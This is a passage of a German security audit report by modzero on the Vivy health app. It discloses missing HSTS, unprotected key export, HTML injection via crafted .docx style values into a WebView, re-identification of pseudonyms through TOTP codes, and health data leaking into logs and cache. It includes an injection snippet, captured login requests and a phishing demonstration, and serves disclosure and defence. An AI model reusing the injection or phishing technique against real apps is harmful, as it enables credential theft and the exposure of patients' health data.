X-Amz-Cf-Id: Ul-7sH72WuCi7QivHd2No0Y_w08K90Yh9U735S8eMTJ87LEKgIJDAg==

<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>CloudFront</center>
</body>
</html>
```

Ein Man-in-the-Middle-Angreifer kann diese initiale unverschlüsselte Kommunikation mithören und manipulieren. Hätte die Vivy-Plattform dem Browser dagegen zu einem früheren Zeitpunkt per HSTS-Header mitgeteilt, dass die gesamte Kommunikation stets verschlüsselt zu erfolgen habe, hätte der Browser direkt einen verschlüsselten HTTPS-Request gesendet.

4.3.5.2 *Empfehlung*

Die Nutzung von HSTS ist in jedem Fall empfehlenswert. Dazu muss die Webanwendung einen gültigen HSTS-Header senden. Die Gültigkeitsdauer sollte bei erstmaliger Nutzung zunächst schrittweise erhöht werden, um Probleme beheben zu können. Langfristig ist eine Gültigkeitsdauer von mindestens einem Jahr anzustreben. Dies ist beispielsweise Voraussetzung, um in die HSTS-Preload-Liste[4] des Chrome-Browsers übernommen werden zu können.

Die Verwendung des folgenden, zwei Jahre gültigen HSTS-Headers ist langfristig empfohlen:

```
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
```

4.4 Smartphone-App

4.4.1 Export des privaten Schlüssels im Klartext

Typ/Klasse	Information-Disclosure
Aufwand	Gering
Auswirkung	Mittel/Hoch
Ort	Smartphone-App für Android


Vivy empfiehlt Nutzern, den privaten Schlüssel als „Wiederherstellungsschlüssel“ an ihr eigenes E-Mail-Konto zuzusenden.

> *2. Schlüssel exportieren*
>
> *Dir werden dann verschiedene Export-Möglichkeiten für den Schlüssel angeboten. Du kannst ihn beispielsweise in deine Cloud hochladen oder dir auch per E-Mail selbst zusenden. Wir empfehlen dir den Schlüssel sicher aufzubewahren und vor dem Zugriff Dritter zu schützen.*

Quelle: https://help.vivy.com/hc/de/articles/360008788614, zuletzt abgerufen am 02.10.2018

Tatsächlich bietet die App dem Nutzer diese unsicheren Export-Optionen an:

[4] https://hstspreload.org/, zuletzt abgerufen am 02.10.2018



Der private Schlüssel wird dabei ohne Passwortschutz oder anderweitige Sicherung im Klartext (base64-kodiert und kodiert in Form von vier QR-Codes) exportiert.

4.4.1.1 *Empfehlung*

Der private Schlüssel sollte vor Export mit einem starken Passwort geschützt werden.

4.4.2 Einbetten von nicht vertrauenswürdigem HTML-Code

Typ/Klasse	Input-Validation
Aufwand	Gering
Auswirkung	Mittel/Hoch
Ort	Smartphone-App für Android

Die App erlaubt das Austauschen von Dokumenten von Ärzten zu Nutzern und zwischen Nutzern der App. Die App zeigt eine Vorschau der empfangenen Dokumente direkt in der App an.

Empfangene Office-Open-XML-Dokumente (.docx) werden dabei zunächst in HTML-Dokumente konvertiert und anschließend in einem in die App eingebetteten Webbrowser (WebView) präsentiert. Zur Konvertierung nutzt die App den quelloffenen XHTMLConverter von XDocReport[5] in einer veralteten Version.

XHTMLConverter übernimmt bei der Konvertierung CSS-Klassennamen aus dem Office-Open-XML-Originaldokument, ohne dabei HTML-Steuerzeichen vor Ausgabe in das HTML-Ergebnisdokument zu codieren oder zu filtern.

Über ein entsprechend präpariertes Office-Open-XML-Dokument kann ein Angreifer beliebigen HTML-Code in das von XHTMLConverter erzeugte HTML-Dokument einschleusen.


[5] https://github.com/opensagres/xdocreport

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document …>
  <w:body>
    <w:p>
      <w:pPr>
        <w:pStyle w:val="Normal&amp;quot;…"></w:pStyle>
        …
      </w:pPr>
    </w:p>
    …
  </w:body>
</w:document>
```

Die Ausführung von beliebigem, fremdem HTML-Code innerhalb eines eingebetteten WebView ist aus mehreren Gründen problematisch.


- Der Nutzer kann praktisch nicht zwischen vertrauenswürdigen Inhalten der App sowie eingeschleusten Inhalten unterscheiden. Dies begünstigt Phishing-Angriffe.
- Die WebView-Komponente ist regelmäßig von Schwachstellen betroffen. Schwachstellen in der WebView-Komponente kompromittieren die Sicherheit der gesamten App, da beide im selben Prozess und somit derselben Sandbox laufen.
- Die Same-Origin-Policy (SOP) des WebView allein ist nicht geeignet, den Zugriff auf geschützte Inhalte der App durch eingeschleusten HTML-Code zu unterbinden. Unter anderem die MWR Labs sowie die Tencent Security Labs warnen regelmäßig vor den Risiken, die von unzureichend abgesicherten WebView-Komponenten ausgehen können[67].

Beispielhaft wird ein Phishing-Angriff demonstriert: Zunächst wird über den Arztupload ein präpariertes Office Open XML-Dokument in die App des Nutzers hochgeladen. In der Gesundheitsakte des Nutzers taucht daraufhin ein neues Dokument auf. Klickt der Nutzer auf das Dokument, wird er zur erneuten Eingabe seiner Zugangsdaten aufgefordert.



[6] https://labs.mwrinfosecurity.com/assets/AdvisoriesFiles/Sandbox-Advisory1.pdf, zuletzt abgerufen am 02.10.2018
[7] http://www.cnvd.org.cn/webinfo/show/4365, zuletzt abgerufen am 02.10.2018

Kommt der Benutzer der Aufforderung nach, werden die eingegebenen Zugangsdaten an eine fremde Domain – hier example.com - gesendet:



Auf demselben Weg kann auch der TOTP-Code abgefragt werden.

4.4.2.1 *Empfehlung*

Innerhalb eines eingebetteten WebView dürfen nur vertrauenswürdige Inhalte dargestellt werden.

Allgemein empfiehlt Google, die Anzahl der von der App geforderten Passworteingaben zu minimieren, um Phishing-Angriffe offenkundiger erscheinen zu lassen und damit deren Erfolgschancen zu reduzieren[8].

4.4.3 Zuordnung von pseudonym gespeicherten Gesundheitsdaten

Typ/Klasse	Information-Disclosure
Aufwand	Gering
Auswirkung	Mittel/Hoch
Ort	Smartphone-App für Android

Pseudonymisiert gesammelte Gesundheitsdaten können auf Seiten des Anbieters eindeutig Nutzern zugeordnet werden.

Die App verknüpft Gesundheitsdaten des Nutzers mit einem pseudonymisierten Profil. Dazu verlautet die Datenschutzerklärung der App:

> *Ausgewählte Datenpunkte eines Benutzerprofils werden pseudonymisiert in ein sogenanntes Analyseprofil des Benutzers überführt. […] Ihre beiden Profile, d.h. das vollständige Nutzerprofil, das nur Sie einsehen können, und Ihr pseudonymisiertes Profil, werden als getrennte Entitäten*

[8] https://developer.android.com/training/articles/security-tips, zuletzt abgerufen am 02.10.2018

gespeichert und können nur durch Ihr Endgerät verwaltet und miteinander verknüpft werden. […] So ist sichergestellt, dass wir keinen Einblick in Ihre Gesundheitsdaten nehmen können.

Quelle: https://www.vivy.com/datenschutz/, zuletzt abgerufen am 02.10.2018

Laut Datenschutzerklärung kann Vivy keinen Einblick in die Gesundheitsdaten des Nutzers nehmen, da nur das Endgerät des Nutzers Pseudonym und vollständiges Nutzerprofil verknüpfen kann.

Im Test wurde innerhalb von Sekunden nach Login eines Nutzers auch das zugehörige pseudonymisierte Profil eingeloggt.

Sowohl der Nutzer als auch sein pseudonymisiertes Profil senden beim Login und in regelmäßigem Intervall einen für Nutzer und Pseudonym identischen sechsstelligen, zeitlich begrenzt gültigen TOTP-Code. Dieser Code ist neben Passwort und E-Mail ein weiteres Merkmal zur serverseitigen Authentifizierung des Nutzers.

Unter Kenntnis des zu einem bestimmten Zeitpunkt gesendeten TOTP-Codes kann ein Pseudonym mit hoher Wahrscheinlichkeit eindeutig einem Nutzer zugeordnet werden.

Unter Betrachtung mehrerer solcher Zeitpunkte ist eine fehlerhafte Zuordnung von Pseudonym zu Nutzer nahezu ausgeschlossen.

Gleiches gilt bei Einbeziehung zusätzlicher geteilter Merkmale wie Gerätename, Hersteller, App-Version, Sprache oder IP-Adresse.

Beispiel: Anmeldung des Nutzers:

```
POST /oauth/token?grant_type=password HTTP/1.1
Accept-Language: en-US
x-uvita-client: android
Authorization: Basic YW5kcm9pZDpuZWl0aGVyYW5kcm9pZHdpbGxiZXRoZXJlYW55bW9yZQ==
x-uvita-version: 1.16
x-uvita-device: Bee E7S
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Host: auth.vivy.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.11.0

username=test123%40example.com&password=modone123&code=784639
```

Darauffolgende Anmeldung des pseudonymisierten Profils:

```
POST /oauth/token?grant_type=password HTTP/1.1
Accept-Language: en-US
x-uvita-client: android
Authorization: Basic YW5kcm9pZDpuZWl0aGVyYW5kcm9pZHdpbGxiZXRoZXJlYW55bW9yZQ==
x-uvita-version: 1.16
x-uvita-device: Bee E7S
Content-Type: application/x-www-form-urlencoded
Content-Length: 320
Host: auth.vivy.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.11.0

username=e5199951-57c3-449e-b2a4-
8da2e9fbd37e&password=6abd740515e5c68dd4b27190ce28dca8a1588561f8c22770bfdee1f54598e5f61f25a48af8b3502c65
f5a291de6c352baebb616d0e0c173ec79365bf6a2af16a2f0b4a5355e7665ada7efb8cd8926456d296c6641c74851648b9e32800
513c111afc651a2b2ed3c518a2ac5146d75b882beea096b6d319f0ba1194c30dad7&code=784639
```

Dies widerspricht der zugesicherten Eigenschaft, dass weder Vivy noch Vivy-Mitarbeiter auf derartige Daten zugreifen können.

4.4.3.1 *Empfehlung*

Bei Kommunikation pseudonymisierter Daten an die Vivy-Plattform sollten weder Authentifizierungsmerkmale des Nutzers wie TOTP-Codes noch weitere, einer bestimmten Installation oder Geräteklasse eigene Daten wie Gerätename, Hersteller, App-Version, Sprache usw. übertragen werden, um bereits clientseitig einer möglichen Zusammenführung von Nutzer und Pseudonym entgegenzuwirken.

4.4.4 Preisgabe vertraulicher Daten aus Gesundheitsakte im System-Log

Typ/Klasse	Information-Disclosure
Aufwand	Mittel/Hoch
Auswirkung	Mittel/Hoch
Ort	Smartphone-App für Android

Mittels `adb logcat` wurden im System-Log von Android protokollierte Fehlermeldungen der App mitgelesen:

```
09-24 06:59:20.988  6075  6084 I art     : Background sticky concurrent mark sweep GC freed 140364(9MB)
AllocSpace objects, 2(1500KB) LOS objects, 10% free, 66MB/74MB, paused 4.250ms total 166.269ms
09-24 06:59:21.122  6075  7448 W System.err: io.reactivex.exceptions.UndeliverableException:
java.io.FileNotFoundException:
/data/user/0/eu.uvita/cache/VivyFiles/Max_Mustermann_Lupus_Erythematodes.docx: open failed: ENOENT (No
such file or directory)
09-24 06:59:21.126  6075  7448 W System.err: at
io.reactivex.plugins.RxJavaPlugins.onError(RxJavaPlugins.java:367)
09-24 06:59:21.126  6075  7448 W System.err: at
io.reactivex.internal.operators.observable.ObservableFlatMap$MergeObserver.onError(ObservableFlatMap.jav
a:294)
09-24 06:59:21.126  6075  7448 W System.err: at
io.reactivex.internal.operators.observable.ObservableFlatMap$MergeObserver.onNext(ObservableFlatMap.java
:125)
…
09-24 06:59:21.128  6075  7448 W System.err: Caused by: java.io.FileNotFoundException:
/data/user/0/eu.uvita/cache/VivyFiles/Max_Mustermann_Lupus_Erythematodes.docx: open failed: ENOENT (No
such file or directory)
09-24 06:59:21.137  6075  7448 W System.err: at libcore.io.IoBridge.open(IoBridge.java:452)
09-24 06:59:21.137  6075  7448 W System.err: at
java.io.FileOutputStream.<init>(FileOutputStream.java:87)
09-24 06:59:21.137  6075  7448 W System.err: at
java.io.FileOutputStream.<init>(FileOutputStream.java:72)
09-24 06:59:21.137  6075  7448 W System.err: at
eu.uvita.http.util.FileUtil.convertDocxToHTML(FileUtil.java:303)
09-24 06:59:21.137  6075  7448 W System.err: at eu.uvita.http.util.FileUtil.saveFile(FileUtil.java:262)
09-24 06:59:21.137  6075  7448 W System.err: at
eu.uvita.data.file.RemoteEncryptedDocumentDownloader.lambda$fetchFile$2$RemoteEncryptedDocumentDownloade
r(RemoteEncryptedDocumentDownloader.java:32)
09-24 06:59:21.137  6075  7448 W System.err: at
eu.uvita.data.file.RemoteEncryptedDocumentDownloader$$Lambda$1.apply(Unknown Source)
09-24 06:59:21.137  6075  7448 W System.err: at
io.reactivex.internal.operators.observable.ObservableFlatMap$MergeObserver.onNext(ObservableFlatMap.java
:121)
09-24 06:59:21.137  6075  7448 W System.err: ... 22 more
09-24 06:59:21.137  6075  7448 W System.err: Caused by: android.system.ErrnoException: open failed:
ENOENT (No such file or directory)
09-24 06:59:21.138  6075  7448 W System.err: at libcore.io.Posix.open(Native Method)
09-24 06:59:21.138  6075  7448 W System.err: at libcore.io.BlockGuardOs.open(BlockGuardOs.java:186)
09-24 06:59:21.138  6075  7448 W System.err: at libcore.io.IoBridge.open(IoBridge.java:438)
09-24 06:59:21.138  6075  7448 W System.err: ... 29 more
```

Die App protokolliert im System-Log teilweise vertrauliche Gesundheitsdaten, hier den aussagekräftigen Dateinamen eines Dokumentes aus der Gesundheitsakte des Nutzers.

Seit Android 4.1 kann das System-Log auf dem Smartphone selber nur mit Root-Rechten oder von einem angeschlossenen Gerät aus per USB-Debugging ausgelesen werden.

4.4.4.1 *Empfehlung*

In der Release-Version der App sollten keine sensitiven Informationen geloggt werden.

4.4.5 Preisgabe vertraulicher Daten aus Gesundheitsakte im Cache

Typ/Klasse	Information-Disclosure
Aufwand	Gering
Auswirkung	Mittel/Hoch
Ort	Smartphone-App für Android

Die App speichert Gesundheitsdaten im Klartext in einem internen Cache. Bei Verlust eines Gerätes ohne Dateisystemverschlüsselung können Dritte diese Daten einsehen.

4.4.5.1 *Details*

Die App zeigt eine Vorschau der hochgeladenen oder empfangenen Dokumente direkt in der App an.

Office-Open-XML-Dokumente (.docx) werden dabei zunächst in HTML-Dokumente konvertiert und anschließend in einem in die App eingebetteten Webbrowser (WebView) präsentiert. Die dabei erzeugten HTML-Dokumente werden im Cache der App abgelegt:

```
root@bullhead:/data/data/eu.uvita/cache/VivyFiles # ls -al
-rw------- u0_a90   u0_a90       1102 2018-09-25 09:57 Max_Mustermann_Lupus_Erythematodes.docx
```

Dort können die Daten beispielsweise von einem Angreifer mit lokalem Zugriff auf das Gerät nach Erlangung von Root-Rechten ausgelesen werden:

```
root@bullhead:/data/data/eu.uvita/cache/VivyFiles # cat Max_Mustermann_Lupus_Erythematodes.docx
<html><head><style>p{margin-top:0pt;margin-bottom:1pt;}span.Normal{font-family:'Liberation Serif';font-
size:12.0pt;color:#000000;}span.InternetLink{color:#000080;text-
decoration:underline;}span.VisitedInternetLink{color:#800000;text-
decoration:underline;}p.Heading{margin-top:12.0pt;margin-bottom:6.0pt;}span.Heading{font-
family:'Liberation Sans';font-size:14.0pt;}p.TextBody{margin-top:0.0pt;margin-
bottom:7.0pt;}p.Caption{margin-top:6.0pt;margin-bottom:6.0pt;}span.Caption{font-size:12.0pt;font-
style:italic;}</style></head><body><div style="width:595.0pt;margin-bottom:56.0pt;margin-
top:56.0pt;margin-left:56.0pt;margin-right:56.0pt;"><p class="Normal"><span
class="Normal">Bla</span></p><p class="Normal<span class="Normal">Max Mustermann</span> </p><p
class="Normal"><span class="Normal">Lupus Erythematodes</span></p><p class="Normal"><span
class="Normal">Diagnosis</span><span class="Normal">uh</span></p><p class="Normal"/><p
class="Normal"><span class="Normal">Treatment</span></p><p class="Normal"/><p
class="Normal"/></div></body></html>
```

Durch die Speicherung von vertraulichen Daten aus der Gesundheitsakte im Klartext ist deren Vertraulichkeit z.B. im Fall des Verlusts des Smartphones nicht gewährleistet. Genau diese Vertraulichkeit wird jedoch zugesichert:

> *Vivy-Gesundheitsdaten werden nicht auf dem Smartphone selbst gespeichert, sondern auf deutschen Servern. Geht das Smartphone verloren oder wird es gestohlen, sind die Vivy-Daten unzugänglich, da sie sich nicht auf dem Telefon "befinden".*

Quelle: https://help.vivy.com/hc/de/articles/360000183254, zuletzt abgerufen am 02.10.2018

4.4.5.2 *Empfehlung*

Google empfiehlt[9], vertrauliche Daten nicht im Klartext auf dem Gerät zu speichern.

Die Vorschau von hochgeladenen oder empfangenen nicht-vertrauenswürdigen Daten innerhalb der App ist auch anderweitig risikobehaftet. Die Dateien werden zum Teil in nativem Code geparst. Parser sind ein häufiges Angriffsziel für Code-Injection-Angriffe, wobei eingeschleuster Code hier mit allen Rechten der App laufen würde.

5. Über modzero

modzero ist ein 2011 in Zürich gegründetes schweizer-deutsches IT-Sicherheits-Unternehmen. modzero berät Kunden vor und während der Entwicklung von sicherheitskritischen Anwendungen und bietet tiefgehende technische Analysen, insbesondere im Bereich kryptografischer Anwendungen.

[9] https://developer.android.com/training/articles/security-tips, zuletzt abgerufen am 02.10.2018